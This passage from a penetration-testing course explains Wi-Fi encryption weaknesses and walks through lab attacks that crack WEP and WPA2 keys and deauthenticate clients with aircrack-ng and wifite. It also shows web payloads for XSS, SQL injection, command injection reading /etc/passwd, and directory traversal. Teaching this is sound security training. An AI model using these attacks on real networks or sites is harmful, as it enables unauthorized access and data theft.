Wireless networks are often an easy way to gain access to the internal network from an external vantage point. Years ago, most wireless networks were open, meaning users joining the network were not required to login. Then wired equivalency protocol (WEP) encryption became popular and accessing the network now required an encryption key. Unfortunately, there were many flaws in the WEP protocol, which made it trivially easy to crack the WEP key and join the network. Now, most wireless networks use Wi-Fi Protected Access (WPA) or Wi-Fi Protected Access 2 (WPA2) in pre-shared key (PSK) mode. The WPA/WPA2 protocol is a much better protocol but it can still be cracked if a weak PSK is used. To prevent users from creating weak PSKs, the Wi-Fi Alliance developed the Wi-Fi Protected Setup (WPS) protocol, which allows a wireless access point (WAP) to be preconfigured with a strong PSK and allows a user to join the network by providing a PIN number instead of a password. Unfortunately, this protocol also has weaknesses that could allow the PIN to be guessed in a matter of hours.

Cracking WEP

WEP uses the RC4 stream cipher and a WEP key to generate the key stream that is used to encrypt the packets on the network. Since all the clients on the network use the same WEP key the same key stream will eventually be used for two different ciphertexts. When two different ciphertexts are encrypted with the same key stream, it is often possible to determine some of the plaintext using statistical analysis. As the number of ciphertexts encrypted with the same key stream increases, the likelihood of decryption increases. Once one plaintext is obtained, it is trivial to obtain the rest of the plain text.

To prevent this type of attack, WEP adds a random initialization vector (IV) to the WEP key before generating the key stream. Unfortunately, the IV is only 24 bits long so it is possible to force IV collisions and create duplicate key streams. Data encrypted with the duplicate key streams can be used to recover the plaintext WEP password.

Cracking WPA/WPA2 (Pre-Shared Key)

WPA and WPA2 both support a variety of authentication protocols but the only one that is feasible to crack is WPA/WPA2 Personal, which uses a pre-shared key (PSK). With WEP, the WEP key was used along with the IV to create a static encryption key that was used throughout the wireless session. With WPA/WPA2 Personal, a dynamic key is created for each session during authentication. The dynamic key is generated by concatenating the PSK, a random nonce from the client, a random nonce from the AP, the client MAC address, and the AP MAC address then sending the concatenated value through the PBKDF2 function using the SSID as a salt.

The WPA/WPA2 protocol uses a four-way handshake to ensure both the client and the WAP have all the necessary information to calculate the dynamic key. By capturing the four-way handshake, the tester can obtain the nonce values and the dynamic key. At this point, the tester can calculate dynamic keys using many different passwords. If the calculated key and the captured key match, the password used to calculate the key is the correct PSK.

Cracking Wi-Fi Protected Setup (WPS)

To help users make the transition to the more secure WPA/WPA2 protocol, the Wi-Fi Alliance developed the WPS protocol. With the WPS protocol, a WAP can be preconfigured with WPA2 and a strong PSK and can share its configuration with a new device that wants to join the network. To prove that a device is authorized to receive the configuration and join the network, the device must provide a PIN number to the WAP. The PIN number is preconfigured on the WAP and should be unique to the WAP. The PIN number is eight digits long, which means it is impractical to brute-force it. Unfortunately, the protocol was poorly designed and each half of the PIN is verified independently, which means the tester need only brute-force two four-digit numbers, which is much easier. In addition, the last digit of the PIN is a checksum calculated from the first seven digits. This means the tester only needs to brute-force a four-digit number and

a three-digit number. The combination of these flaws allows a WPS PIN to be brute-forced in a matter of hours depending on whether the WAP manufacturer has implemented any brute-force mitigations.

Additional Resources

http://www.aircrack-ng.org/doku.php?id=aircrack-ng
http://www.aircrack-ng.org/doku.php?id=simple_wep_crack
http://www.aircrack-ng.org/doku.php?id=cracking_wpa
http://en.wikipedia.org/wiki/WPA2
http://tools.question-defense.com/wpa-password-cracker/
http://www.netstumbler.com/2013/01/18/wi-fi-security-the-rise-and-fall-of-wps/
http://lifehacker.com/5873407/how-to-crack-a-wi+fi-networks-wpa-password-with-reaver

WIRELESS TESTING LABS

These labs are designed to teach the student how to use the Aircrack-ng suite of tools and Wifite to attack wireless networks. To complete these labs, the USB wireless card needs to be passed through to the virtual machine. Follow the instructions below to configure Kali Linux to use the USB wireless card.

VirtualBox

1. From the VirtualBox menu, select *Devices*.
2. From the Devices menu, select *USB Devices*.
3. From the USB Devices menu, select the correct wireless card.

VMware Player:

1. From the Player menu, select *Removable Devices*.
2. From the Devices menu, select the correct wireless card.

LAB 1 – CAPTURE WIRELESS PACKETS

The goal of this lab is to confirm that Kali Linux can use the wireless card and can inject packets into the wireless network. This lab must be completed successfully before the remaining labs can be started. Start by using Iwconfig to find the wireless interface.

```
root@kali:~# iwconfig

wlan0     IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=0 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on

lo        no wireless extensions.

eth0      no wireless extensions.
```

Next, use Airmon-ng to put the wireless interface in monitor mode. The Airmon-ng tool takes an optional channel argument. If a channel is not specified then it will choose one. For now, it is fine to allow Airmon-ng to choose a channel. Note the message about processes that may cause trouble with the monitor interface.

```
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID    Name
2014   NetworkManager
2099   dhclient
2933   wpa_supplicant


Interface     Chipset             Driver

wlan0         Realtek RTL8187L    rtl8187 - [phy0]
                              (monitor mode enabled on mon0)
```

Finally, use the Aireplay-ng command to test packet injection.

```
root@kali:~# aireplay-ng -9 mon0
21:12:47  Trying broadcast probe requests...
```

```
21:12:49  Injection is working!
21:12:49  Found 2 APs

21:12:49  Trying directed probe requests...
21:12:50  E0:46:9A:6D:22:85 - channel: 6 - 'sweety'
21:12:50  Ping (min/avg/max): 4.432ms/22.827ms/45.657ms Power: -59.83
21:12:50  29/30:  96%

21:12:50  28:CF:E9:87:2B:30 - channel: 6 - 'ethernet'
21:12:51  Ping (min/avg/max): 6.687ms/19.222ms/35.505ms Power: -43.53
21:12:51  30/30: 100%
```

LAB 2 – CAPTURE IVS AND CRACK WEP PASSWORDS

Before beginning this lab, configure the wireless access point to use WEP encryption.

The goal of this lab is to capture IVs and use the captured IVs to reconstruct the WEP key. This is a multi-step process in which IVs are generated using the Aireplay-ng and IVs are captured using Airodump-ng. Start by identifying the target access point using Airodump-ng.

```
root@kali:~# airodump-ng
CH  3 ][ Elapsed: 36 s ][ 2013-12-12 10:29

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 C2:3F:0E:91:DD:BF   -9      167        1    0   3  54   WEP  WEP         WEP
 C0:3F:0E:91:DD:BE   -9        0        0    0   3  54   WPA2 CCMP   PSK  WPA2

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 C2:3F:0E:91:DD:BF  00:C0:CA:72:71:B6    0    0 - 1      0        9  WEP
```

Next, configure Airmon-ng to listen on the appropriate channel, in this case 3, by stopping the monitor interface and specifying the channel when restarting it.

```
root@kali:~# airmon-ng stop mon0

Interface    Chipset             Driver

wlan0        Realtek RTL8187L    rtl8187 - [phy0]
mon0         Realtek RTL8187L    rtl8187 - [phy0] (removed)

root@kali:~# airmon-ng start wlan0 3

Interface    Chipset             Driver

wlan0        Realtek RTL8187L    rtl8187 - [phy0]
                        (monitor mode enabled on mon0)
```

Next, configure Airodump-ng to capture the IV packets from the target access point. To prevent capturing unnecessary packets, use the **-c** flag to specify the channel and the **--bssid** flag to specify the BSSID of the access point. Use the **-w** flag to save the captured packets to a file.

```
airodump-ng -c 3 --bssid C2:3F:0E:91:DD:BF -w wep_ivs mon0
 CH  3 ][ Elapsed: 3 mins ][ 2013-12-12 10:43

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 C2:3F:0E:91:DD:BF   -8  50      921        0    0   3  54   WEP  WEP         WEP

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 C2:3F:0E:91:DD:BF  00:C0:CA:72:71:B6    0    1 - 1      0       14  WEP
```

To capture IVs, use the **aireplay-ng** command with the **-3** flag, which causes Aireplay-ng to listen for and inject ARP request packets. The BSSID of the target access point and the MAC address of a host associated with the access point must be supplies as well. If there are no hosts associated with the access point, it is possible to do a fake authentication to associate a MAC address to the access point. For more details on fake authentication, see step 4 in the tutorial at *http://www.aircrack-ng.org/doku.php?id=simple_wep_crack*.

```
root@kali:~# aireplay-ng -3 -b C2:3F:0E:91:DD:BF -h 00:C0:CA:72:71:B6 mon0
11:15:48  Waiting for beacon frame (BSSID: C2:3F:0E:91:DD:BF) on channel 3
Saving ARP requests in replay_arp-1212-111548.cap
You should also start airodump-ng to capture replies.
```

```
Read 898 packets (got 138 ARP requests and 135 ACKs), sent 139 packets...
Read 1069 packets (got 190 ARP requests and 178 ACKs), sent 188 packets...
Read 1247 packets (got 265 ARP requests and 214 ACKs), sent 238 packets...
```

The output of Airodump-ng in the other terminal should show the captured frames.

```
CH  3 ][ Elapsed: 31 mins ][ 2013-12-12 11:19

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 C2:3F:0E:91:DD:BF   -8  63     8319    81729    0   3  54   WEP  WEP         WEP

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 C2:3F:0E:91:DD:BF  00:C0:CA:72:71:B6    0   54 - 1     41    144060  WEP
```

Once a sufficient number of packets have been captured, use Aircrack-ng to crack the WEP key. Specify the BSSID of the target access point using the **-b** flag and specify the pcap file that Airodump-ng saved packets to earlier.

```
root@kali:~# aircrack-ng -b C2:3F:0E:91:DD:BF wep_ivs-02.cap
Opening wep_ivs-02.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 81729 ivs.
                        KEY FOUND! [ C7:FC:2D:1B:00 ]
      Decrypted correctly: 100%
```

The key was successfully retrieved.

Hack Yourself First

Lab 3 – Capture and Crack WPA/WPA2 Passwords

Before beginning this lab, configure the wireless access point to use WPA2 encryption with a password of Password1234.

The goal of this lab is to capture the four-way authentication handshake and use the data in the handshake to brute-force the WPA password. Start by identifying the target access point using Airodump-ng.

```
root@kali:~# airodump-ng wan0

 CH  9 ][ Elapsed: 8 s ][ 2013-11-12 19:14

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 C0:3F:0E:91:DD:BE  -16       11        0    0  11  54e  WPA2 CCMP   PSK  WPA2
 74:9D:DC:84:34:29  -56        8        0    0   1  54 . WPA2 CCMP   PSK  2WIRE51
 20:4E:7F:14:25:4A  -61        4        0    0   6  54e  WPA2 CCMP   PSK  evening
 10:0D:7F:68:A4:10  -61        3        1    0   1  54e. WPA2 CCMP   PSK  WILSON
 94:44:52:4B:0D:48  -62        3        0    0   1  54e  WPA2 CCMP   PSK  WHITEHO
 E0:46:9A:6D:22:85  -62        3        0    0  11  54e  WPA  TKIP   PSK  sweety
 00:24:B2:0A:2C:F2  -65        3        0    0   6  54e  WPA  TKIP   PSK  NETGEAR

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 28:CF:E9:87:2B:30  1C:E6:2B:C4:E4:E6  -70    0 - 1      0        3
 10:0D:7F:68:A4:10  90:18:7C:34:6F:69  -60    0 - 1      0        1
```

Next, configure Airmon-ng to listen on the same channel as the target AP. To change channels, stop the monitor interface and restart it with the required channel.

```
root@kali:~# airmon-ng stop mon0

Interface    Chipset             Driver

wlan0        Realtek RTL8187L    rtl8187 - [phy0]
mon0         Realtek RTL8187L    rtl8187 - [phy0] (removed)


root@kali:~# airmon-ng start wlan0 11

Interface    Chipset             Driver

wlan0        Realtek RTL8187L    rtl8187 - [phy0]
                        (monitor mode enabled on mon0)
```

Next, configure Airodump-ng to capture the handshake from the target access point. When a handshake has been captured, the WPA handshake message will show at the top right corner. To only capture the target handshake, specify the channel and BSSID of the target access point.

```
root@kali:~# airodump-ng -c 11 --bssid C0:3F:0E:91:DD:BE -w handshake mon0

 CH 11 ][ Elapsed: 1 min ][ 2013-11-12 19:26 ][ WPA handshake: C0:3F:0E:91:DD:BE

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 C0:3F:0E:91:DD:BE  -35  94      536       44    7  11  54e  WPA2 CCMP   PSK  WPA2

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 C0:3F:0E:91:DD:BE  D8:30:62:5C:8F:10  -29    1e- 1     28       60  WPA2
```

If it is taking too long to capture a handshake, use Aireplay-ng to deauthenticate a client on the network and capture the handshake when the client reautheticates. Open a new terminal window so that Airmon-ng can continue to run and capture the handshake.

```
root@kali:~# aireplay-ng -0 1 -a C0:3F:0E:91:DD:BE -c D8:30:62:5C:8F:10 mon0
19:46:44  Waiting for beacon frame (BSSID: C0:3F:0E:91:DD:BE) on channel 11
19:46:45  Sending 64 directed DeAuth. STMAC: [D8:30:62:5C:8F:10] [20|10 ACKs]
```

Finally, use Aircrack-ng to crack the WPA password stored in the handshake file. To crack the password Aircrack-ng needs a word list, which is specified using the **-w** flag. In addition, Aircrack-ng will accept words on STDIN using **-w -**. This means words can be piped in from another program like John the Ripper or Hashcat. Kali has a few wordlists in **/usr/share/wordlists**. The RockYou list is excellent but must be unzipped before it can be used. Unzip the RockYou password file by typing **gunzip /usr/share/wordlists/rockyou.txt.gz** in one of the open terminals.

```
root@kali:~# aircrack-ng --bssid C0:3F:0E:91:DD:BE -a 2 -w wordlist handshake.cap

                                Aircrack-ng 1.2 beta1


                    [00:05:11] 238016 keys tested (778.67 k/s)


                          KEY FOUND! [ Password1234 ]


      Master Key     : FA B4 F5 57 BB 5D 03 85 7D C0 43 24 FD B4 0F 87
                       88 B6 38 3E 1E 6A 69 CE CF 25 20 9E A9 7D E7 00

      Transient Key  : 60 4C 92 8D DA FD A2 CB 1F C0 B5 AD 3D 70 C5 C9
                       D2 F2 DC 29 31 72 C5 17 8A DE A3 C6 D7 C3 E0 16
                       A3 10 3E 91 2D FD 45 86 05 78 E9 8D B3 4D FE 83
                       6F 2A F5 79 A9 43 96 86 CF 14 6C 01 60 97 85 03

      EAPOL HMAC     : 07 30 4A DB E2 0B F9 F0 1A 9F AE AE 94 E1 E5 4D
```

LAB 4 – CRACKING WEP AND WPA/WPA2 THE EASY WAY

Before beginning this lab, configure the wireless access point to use WPA2 encryption with a password of Password1234.

The goal of this lab is to use the Wifite.py script to simplify the process of capturing and cracking WEP and WPA/WPA2 passwords. Start by running the Wifite.py script and letting it monitor until the target network is identified. Specify a wordlist by using the **-dict** flag. If no wordlist is specified then Wifite.py will save any captured WPA/WPA2 handshakes but will not attempt to crack them.

```
root@kali:~# wifite -dict /usr/share/wordlists/rockyou.txt

 [+] scanning (mon0), updates at 5 sec intervals, CTRL+C when ready.

   NUM ESSID                 CH  ENCR  POWER  WPS?  CLIENT
   --- --------------------  --  ----  -----  ----  ------
    1  WPA2                  11  WPA2  41db   wps

 [0:00:10] scanning wireless networks. 1 target and 0 clients found
 [+] checking for WPS compatibility... done
```

Once the target network is in the list, hit CTRL+C then select the target network.

```
   NUM ESSID                 CH  ENCR  POWER  WPS?  CLIENT
   --- --------------------  --  ----  -----  ----  ------
    1  WPA2                  11  WPA2  41db   wps

 [+] select target numbers (1-1) separated by commas, or 'all':
```

After selecting the target network, Wifite.py will attempt to capture IVs or an authentication handshake depending on the encryption used by the target. If the target supports WPS, then Wifite.py will attempt to crack the WPS key before attempting to capture and crack the WPA/WPA2 key. The WPS attack can be stopped typing **CTRL-C**.

```
 [0:00:00] initializing WPS PIN attack on WPA2 (C0:3F:0E:91:DD:BE)
 [0:02:28] WPS attack, 0/0 success/ttl,
 (^C) WPS brute-force attack interrupted
 [0:08:20] starting wpa handshake capture on "WPA2"
 [0:08:04] listening for handshake...
 [0:00:16] handshake captured! saved as "hs/WPA2_C0-3F-0E-91-DD-BE.cap"

 [+] 2 attacks completed:

 [+] 1/2 WPA attacks succeeded
        WPA2 (C0:3F:0E:91:DD:BE) handshake captured
        saved as hs/WPA2_C0-3F-0E-91-DD-BE.cap

 [+] starting WPA cracker on 1 handshake
 [0:00:00] cracking WPA2 with aircrack-ng
 [0:05:02] 237,504 keys tested (796.95 keys/sec)
 [+] cracked WPA2 (C0:3F:0E:91:DD:BE)!
 [+] key:    "Password1234"


 [+] quitting
```

Web Application Testing

Over the last few years, the number of people using the Internet to obtain and share information, manage their lives, and conduct business has skyrocketed. Almost every company has a web app, smartphone app, or an API to use. This push to make all data accessible via the Internet has made web application developers a hot commodity. Unfortunately, in the rush to become web app developers many people fail to learn the basics of application security, which results in many vulnerable web applications. These vulnerable web applications provide a prime opportunity for malicious attackers to access troves of private data and in many cases to access the underlying web servers.

OWASP Top Ten

The Open Web Application Security Project (OWASP) is a non-profit organization focused on raising web application security awareness. They provide a number of excellent resources for understanding web application vulnerabilities. In addition, they maintain the Zed Attack Proxy (ZAP) described below.

Every three years, OWASP creates a top ten list of the most common web application security vulnerabilities, a number of which are discussed below. There is not enough time to discuss the entire OWASP Top Ten but it is highly recommended that each student review these on his or her own time.[18]

Unsanitized User Input

The primary cause for many web application vulnerabilities is failure to sanitize input from the user. Web applications take data from the user through web forms, URL parameters, cookies, and HTTP headers. When a web application uses this data as is, it leads to a number of vulnerabilities including cross-site scripting (XSS), SQL injection, command injection, directory traversal, and file inclusion, each of which are explained in more detail below.

Cross-Site Scripting

Cross-site scripting happens when user input is written back to the web page without being properly sanitized. This allows a user to run arbitrary JavaScript code by inserting <script> tags, which are then interpreted by the browser. There are three types of XSS, persistent XSS where the malicious input is stored in the application's database, reflected XSS, where the malicious input is part of the user's request, and DOM-based XSS, where the client-side JavaScript, not the server-side code, contains the XSS vulnerability[19].

As an example of a reflected XSS vulnerability, imagine a web app with the following PHP page.

```
<html>
<body>

Welcome <?php echo $_GET["name"]; ?>

</body>
</html>
```

If a user submitted the name `<script>alert(1);</script>` then the displayed HTML would look like this.

```
<html>
<body>

Welcome <script>alert(1);</script>
```

[18] https://owasp.org/index.php/Top_10_2013-Top_10
[19] *http://excess-xss.com/#xss-attacks*

```
</body>
</html>
```

This would result in an alert pop-up box being displayed by the browser.

SQL Injection
SQL injection happens when user input is inserted directly into an SQL statement, which is then parsed and executed by an SQL server. This allows a user to execute arbitrary SQL queries and eventually dump the contents of the SQL database.

As an example, imagine an SQL query created by concatenating user input similar to the code below.

```
$sql = "SELECT * FROM login WHERE username='" . $_GET['myusername'] . "' and " .
"password='" . $GET['mypassword'] . "'";
```

If a user submits a username of **`'or '1'='1'--`**, the SQL query will look like this.

```
$sql = "SELECT * FROM login WHERE username='' or '1'='1'-- and password=''";
```

When this query is run, the SQL server will return each row where the username is the empty string or where 1 is equal to 1. Since 1 is always equal to 1, every row will be returned.

Command Injection
Command injection occurs when user supplied input is passed to the OS to be evaluated and executed. This allows the user to run arbitrary commands on the server.

Consider the following PHP code that allows a user to perform DNS lookups[20].

```
<?php
   $host = 'google';
   if (isset( $_GET['host'] ) )
      $host = $_GET['host'];
   system("nslookup " . $host);
?>
```

If a user submits the string **`google.com; cat /etc/passwd`** in the host field, then the system call will lookup the hostname *google.com* and list the contents of **`/etc/password`**.

Directory Traversal
Directory traversal occurs when web applications do not filter **`../`**, **`..\`**, or their Unicode equivalents. This allows the user to access arbitrary files on the server and not only the files in the web root.

Consider the following PHP example where the user is allowed to specify a template file in the cookie header[21].

```
<?php
$template = 'blue.php';
if ( is_set( $_COOKIE['TEMPLATE'] ) )
   $template = $_COOKIE['TEMPLATE'];
   $css = file_get_contents("/home/users/phpguru/templates/" . $template);
   echo $css;
?>
```

[20] *http://insecurety.net/?p=403*
[21] *https://www.owasp.org/index.php/Path_Traversal*

If a user submits a path like **`../../../../etc/passwd`** then the PHP page will echo the contents of **`/etc/passwd`**. A user could submit similar paths to view arbitrary files on the server.

File Includes (Local and Remote)
File include vulnerabilities are usually associated with PHP and occur when a user supplied filename is opened and its contents included in the current PHP file. This vulnerability can be used to execute arbitrary PHP code in the context of the web server. When the included file is stored on the web server it is considered a local file include (LFI) and when the included file is on a remote server it is considered a remote file include (RFI).

Consider the following PHP code where a user is allowed to specify a template file in the cookie header. In this case though, the file contents are not echoed back to the user, they are included and executed as part of the PHP code.

```
<?php
$template = 'blue.php';
if ( is_set( $_COOKIE['TEMPLATE'] ) )
   $template = $_COOKIE['TEMPLATE'];
   include("/home/users/phpguru/templates/" . $template);
?>
```

If a user submits a template name that points to a file containing PHP code then that PHP code will be executed by the server. If the web application allows the user to upload files, then he or she can upload and execute arbitrary PHP code.

Intercepting Proxy Servers

Proxy servers are designed to make HTTP requests to a web server on behalf of a user. An intercepting proxy is designed to capture those requests and allow them to be modified before sending them. There are two intercepting proxies that are typically used by web application testers, the Zed Attack Proxy (ZAP) from OWASP[22] and Burp Suite from PortSwigger[23].

OWASP ZAP
ZAP is a free, open source proxy server that was forked from Paros Proxy[24]. ZAP is maintained by the OWASP community and is funded by a number of sponsors[25].

> *"The Zed Attack Proxy (ZAP) is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.[26]"*

Burp Suite
Burp Suite is a proprietary proxy server that has a free edition and a professional edition. The free edition has most of the features of the professional edition with the notable exception of the scanner.

> *"Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.[27]"*

---

[22] *https://code.google.com/p/zaproxy/*
[23] *http://portswigger.net/burp/*
[24] *http://www.parosproxy.org/index.shtml*
[25] *https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project#tab=Sponsors*
[26] *https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project*
[27] *http://portswigger.net/burp/*

Methodology

Enumeration

Enumeration is the key to finding vulnerabilities in web applications. Enumeration can be done manually by clicking on every link on a site or can be completely automated using a spider. Both processes have pros and cons and are typically used in combination. A typical enumeration strategy involves the following:

- Browse the site, clicking on each link.
- Look for patterns in the web pages identified. A page like addUser.php would suggest there is also a page called delUser.php or removeUser.php.
- Look for old or backup web pages. If addUser.php is present, look for addUser.php.old and addUser.php.bak.
- Use tools like Dirbuster to search for common directories and filenames.
- Login to the web application and perform enumeration from that perspective as well.
- Automated spidering can speed up the process but keep in mind links like logout.php and removeUser.php can be dangerous.

Vulnerability Analysis

After enumeration, the web application can be searched for vulnerabilities. All pages that take user input should be checked for cross-site scripting while pages that interact with the database should be checked for SQL injection and file upload pages should be checked to see if malicious files can be uploaded and executed. It is nearly impossible to do all of this testing manually, especially for large web applications.

Web application vulnerability scanners automate the process but can also be dangerous. Consider a page that adds a new user to the database, an automated scanner testing for XSS vulnerabilities could create thousands of requests to this page, which would result in thousands of user accounts. This could easily trash a production database. If possible, test the web application in a development environment. If that is not possible, then manually perform tests that could significantly alter the database.

Exploitation

Even though a vulnerability exists it may not be usefully exploitable, which makes exploitation both frustrating and rewarding. A web application may have an XSS vulnerability in a form field but may limit the number of characters allowed in the field so that the vulnerability cannot be exploited. In other cases the web application may do some input filtering, which means the tester has to structure the input to both bypass the filtering and to exploit the vulnerability.

Tools

Some web application vulnerabilities, like XSS, are easy to exploit while vulnerabilities like SQL injection and file inclusion are complex, tedious, or require advanced preparation. Fortunately, there are a number of excellent tools designed to ease the burden of exploiting these vulnerabilities.

Sqlmap

Sqlmap is "an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.[28]" This is the de facto standard for finding and exploiting SQL injection flaws. Sqlmap supports all of the major database management systems, supports six different SQL injection types, and automatically performs dictionary attacks on common password hash formats.

---

[28] *http://sqlmap.org/*

Laudanum
Laudanum provides a number of files, which are designed to exploit file inclusion vulnerabilities. They are written in multiple languages such as PHP, ASP.Net, and JSP and provide tools to do DNS lookups, proxy web requests, and provide shell access to the server.[29]

Additional Resources

https://owasp.org/index.php/Main_Page
http://www.amazon.com/The-Web-Application-Hackers-Handbook/dp/1118026470
http://www.amazon.com/The-Tangled-Web-Securing-Applications/dp/1593273886
http://excess-xss.com/
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
http://pen-testing.sans.org/blog/pen-testing/2013/12/11/web-app-tips-tricks-and-resources

[29] *http://laudanum.secureideas.net/*


WEB APPLICATION TESTING LABS

These labs are designed to teach the student how to enumerate a website, find common vulnerabilities, and exploit those vulnerabilities. To complete these labs the student must start Burp Suite and configure the Iceweasel browser to use Burp Suite as a proxy server.

1. Open Burp Suite:
    a. In Kali Linux, click on the *Applications* menu.
    b. Select Kali Linux → Web Applications → Web Vulnerability Scanners → burpsuite
2. Find the proxy server IP address and port number:
    a. Select the *Proxy* tab.
    b. Select the *Options* subtab.
    c. The IP address and port number are in the Proxy Listeners section.
3. Open Iceweasel:
    a. In Kali Linux, click on the *Applications* menu.
    b. Select Internet → Iceweasel Web Browser
4. Configure Iceweasel to use Burp Suite:
    a. In Iceweasel, click on the *Edit* menu and select *Preferences*.
    b. In the Iceweasel Preferences dialog box, click the *Advanced* button.
    c. In the Advanced window, choose the *Network* tab.
    d. On the Network tab, click on the *Settings* button.
    e. In the Connection Settings dialog box, select the *Manual proxy configuration* radio button.
    f. Enter the IP address and port number that the Burp Suite proxy server is listening on.
    g. Select the *Use the proxy server for all protocols* check box.

LAB 1 – INTRODUCTION TO BURP SUITE FREE EDITION

Burp Suite is a collection of tools, each of which is represented by a tab in the main window. Below is a brief explanation of each of the tabs. For a more thorough introduction to Burp Suite, watch the excellent "Introduction to Burp Suite" video by Kevin Johnson of SecureIdeas. The video is available at *http://blog.secureideas.com/2013/07/video-introduction-to-burp-suite.html.*



Burp Suite Tabs

The **Target** tab is used to define which websites are in scope for the other tools and to display a map of the visited sites and pages. When looking at the Site map tab, pages that have been visited will be displayed in black and pages that have not been visited will be displayed in grey.

The **Proxy** tab shows all the HTTP/HTTPS requests made through the proxy server. To see the most recent request sent through the proxy, go to the History tab under the Proxy tab and scroll to the bottom of the list.

The **Spider** tab is used to configure the spider settings. To spider a site or a portion of a site, right-click on the URL in the Target or Proxy tab and choose the *Spider from here* option. There is also an option to pause the Spider tool.

The **Repeater** tab is used to manually repeat requests. From the Target or Proxy tab, right-click and select *Send to Repeater*. Once the request is in the repeater, it can be modified and resent.

The **Decoder** tab is used to decode text within a response. Highlight the encoded text then right-click and choose the *Send to Decoder* option. The text can be decoded or encoded in multiple formats including: URL, HTML, base64, hex, and binary.

The **Options** tab contains additional configuration settings.


The **Alert** tab shows any error messages encountered by the other tools.

Lab 2 – Exploring a Site Using Burp

Ensure Iceweasel is configured to use the Burp Suite proxy and connect to the DVWA website at **`http://<metasploitable ip>/dvwa/login.php`**. When Burp Suite first starts, it is configured to intercept requests and not allow them to go through the proxy until they are manually forwarded. To turn off the intercept, click on the Proxy tab, click on the Intercept subtab, and click on the Intercept is on button.

DVWA Login Prompt

Authenticate to the site using the username and password of **`admin`** and **`password`**. Once authenticated, click on the various links in the site. After clicking a few links, move back to Burp Suite and click on the Target tab. Click on the entry for the DVWA server in the list on the left-hand side. Notice the visited pages in the list on the right-hand side.



